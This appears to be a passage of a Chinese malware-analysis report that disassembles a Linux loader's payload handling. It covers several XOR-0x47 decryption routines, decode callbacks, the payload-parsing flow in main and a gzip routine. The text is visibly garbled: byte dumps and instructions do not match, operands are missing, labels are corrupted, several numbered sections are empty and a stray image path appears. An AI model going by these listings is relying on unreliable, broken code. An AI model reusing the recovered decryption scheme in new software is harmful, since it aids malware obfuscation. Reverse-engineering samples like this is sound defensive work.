LOAD:0005FBE2 83 C0 01
LOAD:0005FBE5 83 F8 01
LOAD:0005FBE8 0F B6 1F
LOAD:0005FBEB 89 45 F0
LOAD:0005FBEE 76 23
LOAD:0005FBF0 BA 01 00 00 00
LOAD:0005FBF5 8D 76 00
LOAD:0005FBF8
LOAD:0005FBF8
LOAD:0005FBF8 0F B6 0C 17
LOAD:0005FBFC 89 C8
LOAD:0005FBFE 83 F0 47
LOAD:0005FC01 31 D8
LOAD:0005FC03 01 CB
LOAD:0005FC05 31 D0
LOAD:0005FC07 88 44 16 FF
LOAD:0005FC0B 83 C2 01
LOAD:0005FC0E 3B 55 F0
LOAD:0005FC11 72 E5
LOAD:0005FC13
LOAD:0005FC13 83 C4 04
LOAD:0005FC16 89 F0
LOAD:0005FC18 5B
LOAD:0005FC19 5E
LOAD:0005FC1A 5F
LOAD:0005FC1B 5D
LOAD:0005FC1C C3
LOAD:0005FC1C

var_10      = dword ptr -10h
buffer      = dword ptr 8
length     = dword ptr 0Ch
key        = byte ptr 10h

push    ebp
mov     ebp, esp
push   edi
push   esi
push   ebx
sub    esp, 4
mov    eax, dword ptr [ebp+key]
mov    edi, [ebp+length]
mov    esi, [ebp+buffer]
add    eax, 1
cmp    eax, 1
movzx ebx, byte ptr [edi]
mov    [ebp+var_10], eax
jbe    short loc_805FC13
mov    edx, 1
lea    esi, [esi+0]

loc_805FBF8:                                ; CODE XREF: serial_bind_0xa8a16d65_xcode+41↓j
movzx ecx, byte ptr [edi+edx]
mov    eax, ecx
xor    eax, 47h ; xor 0x47函数2 |
xor    eax, ebx
add    ebx, ecx
xor    eax, edx
mov    [esi+edx-1], al
add    edx, 1
cmp    edx, [ebp+var_10]
jb    short loc_805FBF8

loc_805FC13:                                ; CODE XREF: serial_bind_0xa8a16d65_xcode+1E↑j
add    esp, 4
mov    eax, esi
pop    ebx
pop    esi
pop    edi
pop    ebp
ret

serial_bind_0xa8a16d65_xcode endp

```

3. 变序加密函数：

```

LOAD:0805FC20 ; int __cdecl serial_bind_0x0b06803a_xcode(char *buffer, int length, unsigned __int8 key)
LOAD:0805FC20 serial_bind_0x0b06803a_xcode proc near ; DATA XREF: LOAD:080639F010
LOAD:0805FC20
LOAD:0805FC20 buffer = dword ptr 8
LOAD:0805FC20 length = dword ptr 0Ch
LOAD:0805FC20 arg_8 = byte ptr 10h
LOAD:0805FC20
LOAD:0805FC20 55 push ebp
LOAD:0805FC21 89 E5 mov ebp, esp
LOAD:0805FC23 8B 45 0C mov eax, [ebp+length]
LOAD:0805FC26 57 push edi
LOAD:0805FC27 0F B6 7D 10 movzx edi, [ebp+arg_8]
LOAD:0805FC2B 56 push esi
LOAD:0805FC2C 8B 75 08 mov esi, [ebp+buffer]
LOAD:0805FC2F 53 push ebx
LOAD:0805FC30 85 C0 test eax, eax
LOAD:0805FC32 74 1D jz short loc_805FC51
LOAD:0805FC34 31 D2 xor edx, edx
LOAD:0805FC36 31 DB xor ebx, ebx
LOAD:0805FC38
LOAD:0805FC38 loc_805FC38: ; CODE XREF: serial_bind_0x0b06803a_xcode+2F↓j
LOAD:0805FC38 0F B6 0C 16 movzx ecx, byte ptr [esi+edx]
LOAD:0805FC3C 89 F8 mov eax, edi
LOAD:0805FC3E 31 C8 xor eax, ecx
LOAD:0805FC40 31 D8 xor eax, ebx
LOAD:0805FC42 01 C8 add ebx, ecx
LOAD:0805FC44 31 D0 xor eax, edx
LOAD:0805FC46 8B 04 16 mov [esi+edx], al
LOAD:0805FC49 83 C2 01 add edx, 1
LOAD:0805FC4C 39 55 0C cmp [ebp+length], edx
LOAD:0805FC4F 77 E7 ja short loc_805FC38
LOAD:0805FC51
LOAD:0805FC51 loc_805FC51: ; CODE XREF: serial_bind_0x0b06803a_xcode+12↑j
LOAD:0805FC51 89 F0 mov eax, esi
LOAD:0805FC53 5B pop ebx
LOAD:0805FC54 5E pop esi
LOAD:0805FC55 5F pop edi
LOAD:0805FC56 5D pop ebp
LOAD:0805FC57 C3 ret
LOAD:0805FC57 serial_bind_0x0b06803a_xcode endp
I LOAD:0805FC57

```

4. 异或0x47函数类型3:

```

LOAD:0805FC60 ; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
LOAD:0805FC60 serial_bind_0x4743c911_xor proc near ; CODE XREF: serial_bind_0xd1eb34ee_decode+136↑p
LOAD:0805FC60 ; serial_bvp+37fp
LOAD:0805FC60 ; DATA XREF: ...
LOAD:0805FC60
LOAD:0805FC60 buf = dword ptr 8
LOAD:0805FC60 len = dword ptr 0Ch
LOAD:0805FC60
LOAD:0805FC60 55 push ebp
LOAD:0805FC61 89 E5 mov ebp, esp
LOAD:0805FC63 57 push edi
LOAD:0805FC64 8B 7D 0C mov edi, [ebp+len]
LOAD:0805FC67 56 push esi
LOAD:0805FC68 8B 75 08 mov esi, [ebp+buf]
LOAD:0805FC6B 53 push ebx
LOAD:0805FC6C 85 FF test edi, edi
LOAD:0805FC6E 74 21 jz short loc_805FC91
LOAD:0805FC70 31 DB xor ebx, ebx
LOAD:0805FC72 31 D2 xor edx, edx
LOAD:0805FC74 8D 74 26 00 lea esi, [esi+0]
LOAD:0805FC78
LOAD:0805FC78 loc_805FC78: ; CODE XREF: serial_bind_0x4743c911_xor+2F↓j
LOAD:0805FC78 0F B6 04 16 movzx eax, byte ptr [esi+edx]
LOAD:0805FC7C 89 C1 mov ecx, eax
LOAD:0805FC7E 83 F1 47 xor ecx, 47h ; xor 0x47
LOAD:0805FC81 31 D9 xor ecx, ebx
LOAD:0805FC83 01 C3 add ebx, eax
LOAD:0805FC85 31 D1 xor ecx, edx
LOAD:0805FC87 88 0C 16 mov [esi+edx], cl
LOAD:0805FC8A 83 C2 01 add edx, 1
LOAD:0805FC8D 39 D7 cmp edi, edx
LOAD:0805FC8F 77 E7 ja short loc_805FC78
LOAD:0805FC91
LOAD:0805FC91 loc_805FC91: ; CODE XREF: serial_bind_0x4743c911_xor+E↑j
LOAD:0805FC91 89 F0 mov eax, esi
LOAD:0805FC93 5B pop ebx
LOAD:0805FC94 5E pop esi
LOAD:0805FC95 5F pop edi
LOAD:0805FC96 5D pop ebp
LOAD:0805FC97 C3 ret

```

5. 异或0x47类型4:

```

LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0
LOAD:0805FCA0 55
LOAD:0805FCA1 B9 01 00 00 00
LOAD:0805FCA6 89 E5
LOAD:0805FCAB 56
LOAD:0805FCAB 88 45 08
LOAD:0805FCAC 53
LOAD:0805FCAD 0F B6 5D 10
LOAD:0805FCB1 8B 75 0C
LOAD:0805FCB4 83 F3 47
LOAD:0805FCB7 88 18
LOAD:0805FCB9 8D B4 26 00 00 00 00
LOAD:0805FCC0
LOAD:0805FCC0
LOAD:0805FCC0 0F B6 54 0E FF
LOAD:0805FCC5 31 DA
LOAD:0805FCC7 83 F2 47
LOAD:0805FCCA 31 CA
LOAD:0805FCCC 88 14 08
LOAD:0805FCCF 83 C1 01
LOAD:0805FCD2 01 D3
LOAD:0805FCD4 80 7C 0E FE 00
LOAD:0805FCD9 75 E5
LOAD:0805FCDB 5B
LOAD:0805FCDC 5E
LOAD:0805FCDD 5D
LOAD:0805FCDE C3
LOAD:0805FCDE
LOAD:0805FCDE

; int __cdecl serial_bind_0x9fa14ba6_xcode(char *buffer, int length, unsigned __int8 key)
serial_bind_0x9fa14ba6_xcode proc near ; DATA XREF: LOAD:080639B41o

    buffer      = dword ptr  8
    length      = dword ptr  0Ch
    key         = byte ptr  10h

    push    ebp
    mov     ecx, 1
    mov     ebp, esp
    push    esi
    mov     eax, [ebp+buffer]
    push    ebx
    movzx  ebx, [ebp+key]
    mov     esi, [ebp+length]
    xor    ebx, 47h
    xor    ebx, bl
    mov     [eax], bl
    lea    esi, [esi+0]

loc_805FCC0: ; CODE XREF: serial_bind_0x9fa14ba6_xcode+39↓j
    movzx  edx, byte ptr [esi+ecx-1]
    xor    edx, ebx
    xor    edx, 47h
    xor    edx, ecx
    mov     [eax+ecx], dl
    add    ecx, 1
    add    ebx, edx
    cmp    byte ptr [esi+ecx-2], 0
    jnz    short loc_805FCC0
    pop    ebx
    pop    esi
    pop    ebp
    retn

serial_bind_0x9fa14ba6_xcode endp

```

6. 异或0x47

```

.OAD:0805FCE0
.OAD:0805FCE0
.OAD:0805FCE0
.OAD:0805FCE0
.OAD:0805FCE0
.OAD:0805FCE0 55
.OAD:0805FCE1 B9 E5
.OAD:0805FCE3 57
.OAD:0805FCE4 88 45 08
.OAD:0805FCE7 56
.OAD:0805FCE8 8B 7D 0C
.OAD:0805FCEB 53
.OAD:0805FCEC 0F B6 5D 14
.OAD:0805FCF0 83 F3 47
.OAD:0805FCF3 88 18
.OAD:0805FCF5 8B 75 10
.OAD:0805FCF8 83 C6 01
.OAD:0805FCFB 83 FE 01
.OAD:0805FCFE 76 20
.OAD:0805FD00 B9 01 00 00 00
.OAD:0805FD05 8D 76 00
.OAD:0805FD08
.OAD:0805FD08 0F B6 54 0F FF
.OAD:0805FD0D 31 DA
.OAD:0805FD0F 83 F2 47
.OAD:0805FD12 31 CA
.OAD:0805FD14 88 14 08
.OAD:0805FD17 83 C1 01
.OAD:0805FD1A 01 D3
.OAD:0805FD1C 39 F1
.OAD:0805FD1E 72 E8
.OAD:0805FD20
.OAD:0805FD20
.OAD:0805FD20 5B
.OAD:0805FD21 5E
.OAD:0805FD22 5F
.OAD:0805FD23 5D
.OAD:0805FD24 C3
.OAD:0805FD24

; _BYTE * __cdecl serial_bind_0xccc17976_xcode(char *src, char *dst, int length, unsigned __int8 key)
serial_bind_0xccc17976_xcode proc near ; DATA XREF: LOAD:080639C81o

    src      = dword ptr  8
    dst      = dword ptr  0Ch
    length   = dword ptr  10h
    key      = byte ptr  14h

    push    ebp
    mov     edi, esp
    push    edi
    mov     eax, [ebp+src]
    push    esi
    mov     edi, [ebp+dst]
    push    ebx
    movzx  ebx, [ebp+key]
    xor    ebx, 47h
    xor    ebx, bl
    mov     esi, [ebp+length]
    add    esi, 1
    cmp    esi, 1
    jbe    short loc_805FD20
    mov     ecx, 1
    lea    esi, [esi+0]

loc_805FD08: ; CODE XREF: serial_bind_0xccc17976_xcode+3E↓j
    movzx  edx, byte ptr [edi+ecx-1]
    xor    edx, ebx
    xor    edx, 47h
    xor    edx, ecx
    mov     [eax+ecx], dl
    add    ecx, 1
    add    ebx, edx
    cmp    ecx, esi
    jb    short loc_805FD08

loc_805FD20: ; CODE XREF: serial_bind_0xccc17976_xcode+1E↑j
    pop    ebx
    pop    esi
    pop    edi
    pop    ebp
    retn

serial_bind_0xccc17976_xcode endp

```

7. 加密函数

8. 异或0x47函数类型5

```

.OAD:0805FD70 ; int __cdecl serial_bind_0x4b369f56_xcode(char *buffer, int length)
.OAD:0805FD70 serial_bind_0x4b369f56_xcode proc near ; CODE XREF: serial_bind_0xd1eb34ee_decode+187↑p
.OAD:0805FD70 ; serial_bind_0xd1eb34ee_decode+1EB↑p ...
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70
.OAD:0805FD70 55
.OAD:0805FD71 89 E5
.OAD:0805FD73 56
.OAD:0805FD74 8B 75 0C
.OAD:0805FD77 53
.OAD:0805FD78 8B 45 08
.OAD:0805FD7B 85 F6
.OAD:0805FD7D 74 20
.OAD:0805FD7F 31 DB
.OAD:0805FD81 31 C9
.OAD:0805FD83 90
.OAD:0805FD84 8D 74 26 00
.OAD:0805FD88
.OAD:0805FD88
.OAD:0805FD88 0F B6 14 08
.OAD:0805FD8C 31 DA
.OAD:0805FD8E 83 F2 47
.OAD:0805FD91 31 CA
.OAD:0805FD93 88 14 08
.OAD:0805FD96 83 C1 01
.OAD:0805FD99 01 D3
.OAD:0805FD9B 39 CE
.OAD:0805FD9D 77 E9
.OAD:0805FD9F
.OAD:0805FD9F
.OAD:0805FD9F 5B
.OAD:0805FDA0 5E
.OAD:0805FDA1 5D
.OAD:0805FDA2 C3
.OAD:0805FDA2
.OAD:0805FDA2

xx = dword ptr 8
yy = dword ptr 0Ch

push    ebp
mov     ebp, esp
push    esi
mov     esi, [ebp+yy]
push    ebx
mov     eax, [ebp+xx]
test   esi, esi
jz      short loc_805FD9F
xor    ebx, ebx
xor    ecx, ecx
nop
lea     esi, [esi+0]

loc_805FD88:           ; CODE XREF: serial_bind_0x4b369f56_xcode+2D↓j
movzx  edx, byte ptr [eax+ecx]
xor    edx, ebx
xor    edx, 47h
xor    edx, ecx
mov    [eax+ecx], dl
add    ecx, 1
add    ebx, edx
cmp    esi, ecx
ja     short loc_805FD88

loc_805FD9F:           ; CODE XREF: serial_bind_0x4b369f56_xcode+Df↓j
pop    ebx
pop    esi
pop    ebp
retn

serial_bind_0x4b369f56_xcode endp

```

载荷 (payload) 相关的加密方式

载荷 (payload) 在被装载过程中主要有5种解密方式。

方式一：

方式二：

方式三：

LOAD:0804A460	decode_callback_t3 proc near ; DATA XREF: main+B15↓o	
LOAD:0804A460	var_40	= dword ptr -40h
LOAD:0804A460	var_3C	= dword ptr -3Ch
LOAD:0804A460	val	= dword ptr -38h
LOAD:0804A460	var_34	= dword ptr -34h
LOAD:0804A460	var_30	= dword ptr -30h
LOAD:0804A460	var_2C	= dword ptr -2Ch
LOAD:0804A460	var_28	= byte ptr -28h
LOAD:0804A460	var_20	= dword ptr -20h
LOAD:0804A460	var_1C	= dword ptr -1Ch
LOAD:0804A460	buf	= dword ptr 0Ch
LOAD:0804A460	arg_8	= dword ptr 10h
LOAD:0804A460	arg_C	= dword ptr 14h
LOAD:0804A460	arg_10	= dword ptr 18h
LOAD:0804A460	arg_14	= dword ptr 1Ch
LOAD:0804A460		
LOAD:0804A460 55	push	ebp
LOAD:0804A461 89 E5	mov	ebp, esp
LOAD:0804A463 57	push	edi
LOAD:0804A464 56	push	esi
LOAD:0804A465 53	push	ebx
LOAD:0804A466 83 EC 4C	sub	esp, 4Ch
LOAD:0804A469 8B 55 14	mov	[ebp+arg_C]
LOAD:0804A46C 8B 7D 0C	mov	[ebp+buf]
LOAD:0804A46F 8B 5D 18	mov	ebx, [ebp+arg_10]
LOAD:0804A472 8B 75 1C	mov	esi, [ebp+arg_14]
LOAD:0804A475 8B 45 10	mov	eax, [ebp+arg_8]
LOAD:0804A478 89 55 D4	mov	[ebp+var_2C], edx
LOAD:0804A47B 8D 55 C8	lea	edx, [ebp+val]
LOAD:0804A47E 89 54 24 04	mov	[esp+4], edx ; val
LOAD:0804A482 89 55 C0	mov	[ebp+var_40], edx
LOAD:0804A485 89 45 D0	mov	[ebp+var_30], eax
LOAD:0804A488 89 5D C8	mov	[ebp+val], ebx
LOAD:0804A48B 89 75 CC	mov	[ebp+var_34], esi
LOAD:0804A48E C7 45 E4 FF FF FF FF	mov	[ebp+var_1C], 0FFFFFFFh
LOAD:0804A495 C7 45 E0 00 00 00 00 00	mov	[ebp+var_20], 0
LOAD:0804A49C 89 3C 24	mov	[esp], edi ; buf
LOAD:0804A49F E8 AC 58 00 00	call	serial_bind_0xdieb34ee_decode
LOAD:0804A4A4 8B 55 C0	mov	edx, [ebp+var_40]
LOAD:0804A4A7 C7 45 C4 0D 00 00 00 00	mov	[ebp+var_3C], 0Dh
LOAD:0804A4AE 3D 03 01 00 00	cmp	eax, 103h
LOAD:0804A4B3 74 59	jz	short loc_804A50E
LOAD:0804A4B5		
LOAD:0804A4B5		
LOAD:0804A4B5 8B 45 E4	loc_804A4B5:	; CODE XREF: decode_callback_t3+CF↓j ; decode_callback_t3+133↓j
LOAD:0804A4B8 8D 50 FF	mov	eax, [ebp+var_1C]
LOAD:0804A4BB 83 FA FD	lea	edx, [eax-1]
LOAD:0804A4BE 0F 86 B4 00 00 00	cmp	edx, 0FFFFFFDh
LOAD:0804A4C4	jbe	loc_804A578
LOAD:0804A4C4		
LOAD:0804A4C4 8B 35 00 4B 06 08	loc_804A4C4:	; CODE XREF: decode_callback_t3+127↓j
LOAD:0804A4CA 85 F6	mov	esi, ds:g_section_count0
LOAD:0804A4CC 74 2B	test	esi, esi
LOAD:0804A4CE 31 DB	jz	short loc_804A4F9
	xor	ebx, ebx

方式四：

```

LOAD:0804A5C0          ; int __cdecl decode_callback_t4(int, int buf, int, int, int, int)
LOAD:0804A5C0          decode_callback_t4 proc near             ; DATA XREF: main+A10↓o
LOAD:0804A5C0          val      = dword ptr -38h
LOAD:0804A5C0          var_34   = dword ptr -34h
LOAD:0804A5C0          var_30   = dword ptr -30h
LOAD:0804A5C0          var_2C   = dword ptr -2Ch
LOAD:0804A5C0          var_28   = byte ptr -28h
LOAD:0804A5C0          var_20   = dword ptr -20h
LOAD:0804A5C0          var_1C   = dword ptr -1Ch
LOAD:0804A5C0          arg_0    = dword ptr 8
LOAD:0804A5C0          buf     = dword ptr 0Ch
LOAD:0804A5C0          arg_8    = dword ptr 10h
LOAD:0804A5C0          arg_C    = dword ptr 14h
LOAD:0804A5C0          arg_10   = dword ptr 18h
LOAD:0804A5C0          arg_14   = dword ptr 1Ch

LOAD:0804A5C0 55
LOAD:0804A5C1 89 E5
LOAD:0804A5C3 57
LOAD:0804A5C4 BF 0D 00 00 00 00
LOAD:0804A5C9 56
LOAD:0804A5CA 53
LOAD:0804A5CB 83 EC 3C
LOAD:0804A5CE 8B 45 10
LOAD:0804A5D1 8B 55 14
LOAD:0804A5D4 8D 75 C8
LOAD:0804A5D7 8B 5D 0C
LOAD:0804A5DA C7 45 E4 FF FF FF FF
LOAD:0804A5E1 89 45 D0
LOAD:0804A5E4 8B 45 18
LOAD:0804A5E7 89 55 D4
LOAD:0804A5EA 8B 55 1C
LOAD:0804A5ED C7 45 E0 00 00 00 00 00
LOAD:0804A5F4 89 74 24 04
LOAD:0804A5F8 89 45 C8
LOAD:0804A5FB 89 55 CC
LOAD:0804A5FE 89 1C 24
LOAD:0804A601 E8 4A 57 00 00
LOAD:0804A606 3D 03 01 00 00
LOAD:0804A60B 74 58
LOAD:0804A60D
LOAD:0804A60D
LOAD:0804A60D          loc_804A60D:           ; CODE XREF: decode_callback_t4+C0↓j
LOAD:0804A60D          mov     eax, [ebp+var_1C]       ; decode_callback_t4+E0↓j
LOAD:0804A60D          lea     edx, [eax-1]
LOAD:0804A610 8D 50 FF
LOAD:0804A613 83 FA FD
LOAD:0804A616 0F 86 8C 00 00 00
LOAD:0804A61C
LOAD:0804A61C A1 04 4B 06 08
LOAD:0804A621 85 C0
LOAD:0804A623 74 2C
LOAD:0804A625 31 DB
LOAD:0804A627 90
LOAD:0804A628
LOAD:0804A628 8B 14 DD 20 4D 06 08
LOAD:0804A62F 85 D2

; int __cdecl decode_callback_t4(int, int buf, int, int, int, int)
decode_callback_t4 proc near             ; DATA XREF: main+A10↓o
val      = dword ptr -38h
var_34   = dword ptr -34h
var_30   = dword ptr -30h
var_2C   = dword ptr -2Ch
var_28   = byte ptr -28h
var_20   = dword ptr -20h
var_1C   = dword ptr -1Ch
arg_0    = dword ptr 8
buf     = dword ptr 0Ch
arg_8    = dword ptr 10h
arg_C    = dword ptr 14h
arg_10   = dword ptr 18h
arg_14   = dword ptr 1Ch

push    ebp
mov     ebp, esp
push    edi
mov     edi, 0Dh
push    esi
push    ebx
sub    esp, 3Ch
mov     eax, [ebp+arg_8]
mov     edx, [ebp+arg_C]
lea     esi, [ebp+val]
mov     ebx, [ebp+buf]
mov     [ebp+var_1C], 0FFFFFFFh
mov     [ebp+var_30], eax
mov     eax, [ebp+arg_10]
mov     [ebp+var_2C], edx
mov     edx, [ebp+arg_14]
mov     [ebp+var_20], 0
mov     [esp+4], esi    ; val
mov     [ebp+val], eax
mov     [ebp+var_34], edx
mov     [esp], ebx    ; buf
call    serial_bind_0xd1eb34ee_decode
cmp     eax, 103h
jz     short loc_804A665

; CODE XREF: decode_callback_t4+F7↓j
loc_804A61C:           ; CODE XREF: decode_callback_t4+F7↓j
mov     eax, ds:g_section_count1
test   eax, eax
jz     short loc_804A651
xor    ebx, ebx
nop

; CODE XREF: decode_callback_t4+8F↓j
loc_804A628:           ; CODE XREF: decode_callback_t4+8F↓j
mov     edx, ds:g_section_map1.field_0[ebx*8]
test   edx, edx

```

方式五：

```

OAD:0805FC60 ; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
OAD:0805FC60 serial_bind_0x4743c911_xor proc near    ; CODE XREF: serial_bind_0xd1eb34ee_decode+136↑p
OAD:0805FC60 ; serial_bvp+37↑p
OAD:0805FC60 ; DATA XREF: ...
OAD:0805FC60 buf      = dword ptr  8
OAD:0805FC60 len      = dword ptr  0Ch
OAD:0805FC60
OAD:0805FC60 55      push    ebp
OAD:0805FC61 89 E5    mov     ebp, esp
OAD:0805FC63 57      push    edi
OAD:0805FC64 8B 7D 0C  mov     edi, [ebp+len]
OAD:0805FC67 56      push    esi
OAD:0805FC68 8B 75 08  mov     esi, [ebp+buf]
OAD:0805FC6B 53      push    ebx
OAD:0805FC6C 85 FF    test   edi, edi
OAD:0805FC6E 74 21    jz    short loc_805FC91
OAD:0805FC70 31 DB    xor    ebx, ebx
OAD:0805FC72 31 D2    xor    edx, edx
OAD:0805FC74 8D 74 26 00 lea    esi, [esi+0]
OAD:0805FC78
OAD:0805FC78          ; CODE XREF: serial_bind_0x4743c911_xor+2F↓j
OAD:0805FC78 0F B6 04 16 movzx  eax, byte ptr [esi+edx]
OAD:0805FC7C 89 C1    mov    ecx, eax
OAD:0805FC7E 83 F1 47  xor    ecx, 47h      ; xor 0x47
OAD:0805FC81 31 D9    xor    ecx, ebx
OAD:0805FC83 01 C3    add    ebx, eax
OAD:0805FC85 31 D1    xor    ecx, edx
OAD:0805FC87 88 0C 16  mov    [esi+edx], cl
OAD:0805FC8A 83 C2 01  add    edx, 1
OAD:0805FC8D 39 D7    cmp    edi, edx
OAD:0805FC8F 77 E7    ja    short loc_805FC78
OAD:0805FC91
OAD:0805FC91          ; CODE XREF: serial_bind_0x4743c911_xor+E↑j
OAD:0805FC91 89 F0    mov    eax, esi
OAD:0805FC93 5B      pop    ebx
OAD:0805FC94 5E      pop    esi
OAD:0805FC95 5F      pop    edi
OAD:0805FC96 5D      pop    ebp
OAD:0805FC97 C3      retn
OAD:0805FC97          serial_bind_0x4743c911_xor endp
OAD:0805FC97

```

载荷 (payload) 解密流程

如前面所见到的main函数主体流程，载荷 (payload) 解析过程是一个相对复杂的循环体流程，且伴随了诸多加密对抗。

映射和加载：

解析流程：

```

LOAD:0804B7E1
LOAD:0804B7E1
LOAD:0804B7E1
LOAD:0804B7E1 C6 44 24 24 01
LOAD:0804B7E6 BF 16 00 00 00
LOAD:0804B7EB C7 44 24 38 00 00 00 00
LOAD:0804B7F3 C7 44 24 48 00 00 00 00
LOAD:0804B7FB C6 44 24 23 01
LOAD:0804B800 E9 C4 F9 FF FF
LOAD:0804B805
LOAD:0804B805
LOAD:0804B805
LOAD:0804B805 8B 84 24 C8 10 00 00
LOAD:0804B80C 8B 94 24 D8 10 00 00
LOAD:0804B813 8B 4C 24 44
LOAD:0804B817 89 44 24 34
LOAD:0804B81B 89 54 24 24
LOAD:0804B81F 89 0C 24
LOAD:0804B822 E8 D9 39 00 00
LOAD:0804B827 85 C0
LOAD:0804B829 89 44 24 48
LOAD:0804B82D 0F 84 41 01 00 00
LOAD:0804B833 83 7C 24 38 00
LOAD:0804B838 0F 84 A3 00 00 00
LOAD:0804B83E 8B 44 24 38
LOAD:0804B842 8B 54 24 48
LOAD:0804B846 89 44 24 04
LOAD:0804B84A 89 14 24
LOAD:0804B84D E8 BE 49 00 00
LOAD:0804B852 85 C0
LOAD:0804B854 74 7F
LOAD:0804B856 C7 44 24 44 06 00 00 00
LOAD:0804B85E BF 06 00 00 00
LOAD:0804B863 C6 44 24 34 01
LOAD:0804B868 C6 44 24 2B 19
LOAD:0804B86D C6 44 24 24 03
LOAD:0804B872 C6 44 24 23 01
LOAD:0804B877 E9 4D F9 FF FF
LOAD:0804B87C
LOAD:0804B87C
LOAD:0804B87C
LOAD:0804B87C C7 44 24 44 03 00 00 00
LOAD:0804B884 BF 03 00 00 00
LOAD:0804B889 C6 44 24 34 00
LOAD:0804B88E C6 44 24 2B 00
LOAD:0804B893 C6 44 24 24 02
LOAD:0804B898 C7 44 24 48 00 00 00 00
LOAD:0804B8A0 C6 44 24 23 01
LOAD:0804B8A5 E9 1F F9 FF FF
LOAD:0804B8AA
LOAD:0804B8AA
LOAD:0804B8AA 8B 44 24 2C
LOAD:0804B8AE 89 04 24
LOAD:0804B8B1 E8 BA F6 00 00
LOAD:0804B8B6 85 C0
LOAD:0804B8B8 0F 84 81 00 00 00
LOAD:0804B8BE C7 44 24 44 16 00 00 00

```


loc_804B7E1: ; CODE XREF: main+8C04j
 mov byte ptr [esp+10F0h+vv_map_size], 1
 mov edi, 16h
 mov [esp+10F0h+var_10B8], 0
 mov [esp+10F0h+payload_struct], 0
 mov [esp+10F0h+var_10CD], 1
 jmp ret_error

jmp_804B805: ; CODE XREF: main+70F1j
 mov eax, [esp+10F0h+ref_payload]
 mov edx, [esp+10F0h+ref_map_addr]
 mov ecx, [esp+10F0h+payload]
 mov [esp+10F0h+ref_payload_addr_], eax
 mov [esp+10F0h+vv_map_size], edx
 mov [esp], ecx ; payload
 call serial_bind_0x278dec7a_parsePayload ; 解析payload格式
 test eax, eax
 mov [esp+10F0h+payload_struct], eax
 jz loc_804B874
 cmp [esp+10F0h+var_10B8], 0
 jmp_804B8E1
 mov eax, [esp+10F0h+var_10B8]
 mov edx, [esp+10F0h+payload_struct]
 mov [esp+4], eax
 mov [esp], edx
 call serial_bind_0x3955ced4_
 test eax, eax
 jz short loc_804B8D5
 mov [esp+10F0h+payload], 6
 mov edi, 6
 byte ptr [esp+10F0h+ref_payload_addr_], 1
 mov [esp+10F0h+var_10C5], 19h
 byte ptr [esp+10F0h+vv_map_size], 3
 mov [esp+10F0h+var_10CD], 1
 jmp ret_error

; -----
 loc_804B87C: ; CODE XREF: main:jmp_804B753↑j
 mov [esp+10F0h+payload], 3
 mov edi, 3
 byte ptr [esp+10F0h+ref_payload_addr_], 0
 mov [esp+10F0h+var_10C5], 0
 byte ptr [esp+10F0h+vv_map_size], 2
 mov [esp+10F0h+payload_struct], 0
 mov [esp+10F0h+var_10CD], 1
 jmp ret_error

jmp_804B8AA: ; CODE XREF: main+7B9↑j
 mov eax, [esp+2Ch]
 mov [esp], eax ; pid
 call serial_bind_0xbd6033b3_channel
 test eax, eax
 jz loc_804B93F
 mov [esp+10F0h+payload], 16h

涉及到的解压缩流程：



linux_gzip函数：

```

LOAD:08057170 55          push    ebp
LOAD:08057171 31 D2        xor     edx, edx
LOAD:08057173 89 E5        mov     ebp, esp
LOAD:08057175 57          push    edi
LOAD:08057176 BF 01 00 00 00  mov     edi, 1
LOAD:08057178 56          push    esi
LOAD:0805717C BE 1F 00 00 00  mov     esi, 1Fh
LOAD:08057181 53          push    ebx
LOAD:08057182 83 EC 5C      sub    esp, 5Ch
LOAD:08057185 8B 5D 0C      mov    ebx, [ebp+dst_len]
LOAD:08057188 8B 45 08      mov    eax, [ebp+dst_buf]
LOAD:0805718B C7 05 30 5A 06 08 00 00 00 00  mov    ds:dword_8065A30, 0
LOAD:08057195 C7 05 28 5A 06 08 00 00 00 00 00  mov    ds:g_zip_key, 0
LOAD:0805719F C7 05 3C 5A 06 08 00 00 00 00 00  mov    ds:dword_8065A3C, 0
LOAD:080571A9 A3 20 5A 06 08  mov    ds:dword_8065A20, eax
LOAD:080571AE 31 C0        xor    eax, eax
LOAD:080571B0 C7 05 38 5A 06 08 00 00 00 00 00  mov    ds:dword_8065A38, 0
LOAD:080571BA C7 05 40 5A 06 08 00 00 00 00 00  mov    ds:dword_8065A40, 0
